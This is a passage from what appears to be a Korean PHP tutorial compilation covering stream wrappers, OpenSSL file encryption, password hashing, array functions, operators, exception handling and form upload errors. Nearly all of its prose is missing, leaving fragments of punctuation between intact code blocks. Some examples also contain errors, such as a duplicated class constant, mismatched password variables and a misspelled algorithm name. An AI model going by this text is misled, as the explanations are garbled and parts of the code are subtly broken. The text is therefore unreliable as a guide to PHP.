, "GPC" , $_REQUEST $_GET , $_POST , $_COOKIE $_COOKIE . $_COOKIE $_REQUEST .
.

$_ENV

.

PHP PHP . PHP . . .

PHP CGI CGI .

$_ENV PHP .

$_ENV php.ini .
$_ENV .

PHP : https://riptutorial.com/ko/php/topic/3392/---php

73:

- .
- <scheme> : // <target>

```
<scheme>://<target>
```

Josh Lockhart Modern PHP   .

-
-
-
- ZIP TAR
-
- /

PHP   .

(`schemes`) :

- file : // -
- http : // - HTTP (s) URL
- ftp : // - FTP URL
- php : // - I / O
- phar : // - PHP
- ssh2 : // -   2
- ogg : // -

scheme (origin)   .   `file://` .   (:).

Examples

.

`PATCH` HTTP   .

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
        curl_close($curl);
    }
}
```

. . http://php.net/streamWrapper .

: https://riptutorial.com/ko/php/topic/5725/

74:

/* Base64 Encoded Encryption / *$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));* / Decode and Decrypt */ $dec_data = base64_decode(openssl_decrypt($enc_data, $method, $password, true, $iv));

64 .

.

/ *This way instead* / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv)); $dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);

Examples

CBC AES 256 . openssl . `$strong` IV .

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64

`base64_encode()` `base64_decode()` .

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
```

```
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

OpenSSL

PHP . `openssl_encrypt` .

. *AES-128-CBC* .

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

.

1. *testfile.txt*
2. *testfile.txt.enc*
3. *testfile.txt.dec* . *testfile.txt* .

: https://riptutorial.com/ko/php/topic/5794/-

75:

PHP ( ) . PHP .

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

PHP 5.5 `password_*` . .

`crypt()` Bcrypt PHP 5.3.7 . ASCII .

: PHP 5.5 PHP . . .

- **bcrypt** .
- **argon2** PHP 7.2 .

. . .

.

:

- **MD4** - 1995
- **MD5** - 2005
- **SHA-1** - 2015

.

- **SHA-2**
- **SHA-3**

SHA256 SHA512 **bcrypt** **arg22** .

Examples

`PASSWORD_DEFAULT` , .

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);
        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

password_ * ( ) .

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

`password_hash()` . , bcrypt `PASSWORD_DEFAULT` `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

.

`'cost'` . . . . 0.1 0.4 . .

5.5

5.5.0 PHP `password_*` . . PHP 5.3.7 `$2y` (: RedHat) .

`crypt()` . `crypt()` `password_hash()` `crypt()` .

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

.   .

.   .

. ,   .   .

password_hash() bcrypt   .

7.0

salt   .

```
$options = [
        'salt' => $salt, //see example below
];
```

.   password_hash () .   .

7.0

salt PHP 7.0.0 .   .

password_verify()   PHP 5.5 .

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

.

password_*   (   ) crypt()   .   .

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

: https://riptutorial.com/ko/php/topic/530/--

76:

Examples

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

array_merge .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

array_merge .

+ .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

array_intersect .

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

. .

array_intersect . array_intersect_assoc .

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];
```

```
$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

array_intersect_key . .

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

(,)

. .

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

:

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
]
```

:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

.

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

$associativeArrayKeys $associativeArrayValues .

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

: https://riptutorial.com/ko/php/topic/6827/---

77:

( ) (,) .

.

(`!$a` `++$a` `!$a`), (`$a + $b` `$a >> $b`) 3 (3 `$a ? $b : $c`) .

( ). ( ). . ( ).

	`-> ::`
	`new clone`
	`[`
	`**`
	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
	`instanceof`
	`!`
	`* / %`
	`+ - .`
	`<< >>`
	`< <= > >=`
	`== != === !== <> <=>`
	`&`
	`^`
	`|`
	`&&`
	`||`
	`??`
	`? :`
	``= += -= *= **= /= .= %= &= ` ``
	`and`
	`xor`

	or

.

(: `print`) / . . `echo 2 . print 3 + 4;` echo `721` : `print 3 + 4 7 1` . `2 print` (`1`) .

Examples

(. . =)

.

- () :

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- (=) :

```
$a = "a";
$a .= "b"; // $a => "ab"
```

(=)

```
$a = "some string";
```

`$a` `some string` `$a` .

. = !

```
$a = 3;
$b = ($a = 5);
```

.

1. 1 `3` `$a` `$a` .
2. 2 `$a` `5` `$a` . `5` .
3. 2 (`5`) `$b` .

`$a` `$b` `5` .

(+ =)

.

:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

2 :

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

( )

( ).

```
$a = 2 * 3 + 4;
```

`2 * 3` ( ) `6 + 4` 10) `$a` 10.

.

```
$a = 2 * (3 + 4);
```

`$a` `(3 + 4)` `(3 + 4)` 14 .

( ).

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` `%` . (), .

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

() .

```
$a = 1;
$b = 1;
$a = $b += 1;
```

`$a` `$b` 2 `$b += 1` (`$b` 2) `$a` .

, `==` . `===` .

equal .

, 'a b ' 'a b .' .

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

.

`===` . , `new stdClass() === new stdClass()` (`new stdClass() === new stdClass()` false .

`==` (*deep equals*) . `$a == $b` `$a` `$b` :

1.
2. .
3. `$property` `$a->property == $b->property` ( ).

:

1. (`>`)
2. (`<`)
3. (`>=`)
4. (`<=`)
5. (`!=`)
6. (`!==`)

1. : `$a > $b` `true` `$a` `$b` false .

:

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **:** `$a < $b` `true` `$a` `$b` , false .

:

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. : `$a >= $b` `true` `$a` `$b` `$b` , `false` .

:

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. : `$a <= $b` `true` `$a` `$b` `$b` , `false` .

:

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. ***/*** **:** 'a b ' 'a b ' .

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

(<=>)

PHP 7 . -1, 0 1 .

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

.

`usort` , `uasort` `uksort` . `weight` `<=>` .

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

PHP 5 .

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Null (??)

PHP 7 . `NULL` `NULL` . .

.

```
$name = $_POST['name'] ?? 'nobody';
```

.

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

( ) .

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

.

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

:

`()` .

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

`John` $ firstName null $ lastName `Doe` `Unknown Doe` . `John Doe` .

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

`John Doe` `John` .

instanceof ( )

PHP 5 (binary) `instanceof` .

() . `instanceof` `false` . .

() . , (!) .

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` .

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();
```

```
// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

(, not !) :

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

`instanceof` `!` `$o instanceof MyClass` `!` .

( ). 5.1.0 PHP `instanceof` ( ). .

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

PHP 5.1.0 .

PHP (5.0)

PHP (5.0) `is_a` . PHP 5 PHP 5.3.0 .

(? :)

`if` . . `operator` . .

```
$value = <operator> ? <true value> : <false value>
```

`operator` `true` (`<true value>`) (`<false value>`). `$value` .

:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`empty($_POST['action'])` `empty($_POST['action'])` true `$action` `'default'` . `$_POST['action']` .

`(expr1) ? (expr2) : (expr3)` `expr1` `true` `expr2` `expr1` `false` `expr3` .

. `expr1 ?: expr3` `expr1` TRUE `expr1` , `expr3` . `?:` *Elvis* .

Null Coalescing `??` , `??` `null` `?:` `false` .

:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

`setWidth` width 0 . boolean false `$width` 0 (`$width`) `getDefaultWidth()` . `$width` false `getDefaultWidth()` .

.

(++) (-)

`++` `--` 1 . .

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

.

(``)

PHP (``) . , .

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

execute `shell_exec()` .

(&& AND AND || / OR)

PHP AND OR .

	True
`$a and $b`	`$a` `$b` true.
`$a && $b`	`$a` `$b` true.
`$a or $b`	`$a` `$b` .
`$a || $b`	`$a` `$b` .

`&&` `||` opererators `and` `or` . .

	`$e`	
`$e = false || true`		`$e = (false || true)`
`$e = false or true`		`($e = false) or true`

`&&` `||` . `and` `or` .

.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

AND `&` : .

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

OR `|` : .

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

XOR `^` : ,

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

. :

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

, | . + | .

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

(`$option`) :

- `^` .
- `|` .
- `~` 1 . .
- `&` `&` :
    - `&=` `(1 & 1) === 1` , `&=` `(1 & 1) === 1` , `(0 & 1) === 0`) . .
    - `&=` (`(1 & 0) === 0` , `(0 & 0) === 0`)
- `&` .
    - .
    - .

(`<` `>` `<=` `>=` `==` `===` `!=` `!==` `<>` `<=>`) - (`|` `^` `&`). .

`<<` : ( ) int

`<<` `$x` `$x` `$x` 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

`>>` : ( ).

`>>` `$x` 2 `$x` .

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

:

(16) (`/= 16`)

```
$x >>= 4;
```

32 0 . 64 32

```
$x = $x << 32 >> 32;
```

32 `$x & 0xFFFFFFFF` .

: `printf("%'06b")` . 6 .

(`->`) (`::` :) .

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

`$` (`$object->a` `$object->a` `$object->$a`). `$` . `$` .

`var_dump(MyClass::d());` `d()` .

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

'PHP : : $ this '

" .

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

( ) `clone` .:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

`$o1` !

PHP 5 (PHP 7).

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

: https://riptutorial.com/ko/php/topic/1687/

78:

Examples

php.ini , .

```
int error_reporting ([ int $level ] )
```

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

PHP , error.log .

.

```
ini_set('display_errors', 1);
```

```
ini_set('display_errors', 0);
```

.

/

`try..catch` . PHP .

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

`try` Throw Exception `catch` " !" .

`catch` . .

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

catch catch . catch Exception .

UnexpectedValueException Exception .

try catch finally .

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

.

! - - !

PHP 7 Throwable . Exception Error . PHP 7 .

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

PHP 5 typehint Exception .

PHP catch . . register_shutdown_function .

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");
    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

: https://riptutorial.com/ko/php/topic/391/---

79:

Examples

:

:

.

:

. :

1. `isset()`
2. `array_key_exists()`

: -

:

HTTP .

:

1. *Print, echo :* print echo HTTP . .
2. *HTML :* .php HTML . `header()` .

   ```
   <!DOCTYPE html>
   <?php
        // Too late for headers already.
   ```

3. *"script.php 1 "* *`<?php`* *:* 1 `<?php` , HTML .

   ```
   <?php
   # There's a SINGLE space/newline before <? - Which already seals it.
   ```

: T_PAAMAYIM_NEKUDOTAYIM

:

"Paamayim Nekudotayim" " " . (`::` :) . .

:

```
$classname::doMethod();
```

.

```
$classname->doMethod();
```

`$classname` `$classname` `doMethod()` .

: https://riptutorial.com/ko/php/topic/3509/---

80:

GET POST

GET (, ...). URL .

POST (, ...). ASCII GET POST .

.

GET POST ?

$ _GET $ _POST SQL . .

( ) . .

Examples

`$_FILES["FILE_NAME"]['error']` (`"FILE_NAME"`) .

1. `UPLOAD_ERR_OK` - .
2. `UPLOAD_ERR_INI_SIZE` - `php.ini` upload_max_filesize .
3. `UPLOAD_ERR_PARTIAL` - HTML MAX_FILE_SIZE .
4. `UPLOAD_ERR_NO_FILE` - .
5. `UPLOAD_ERR_NO_TMP_DIR` - . (PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - . (PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - PHP . (PHP 5.2.0).

.

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

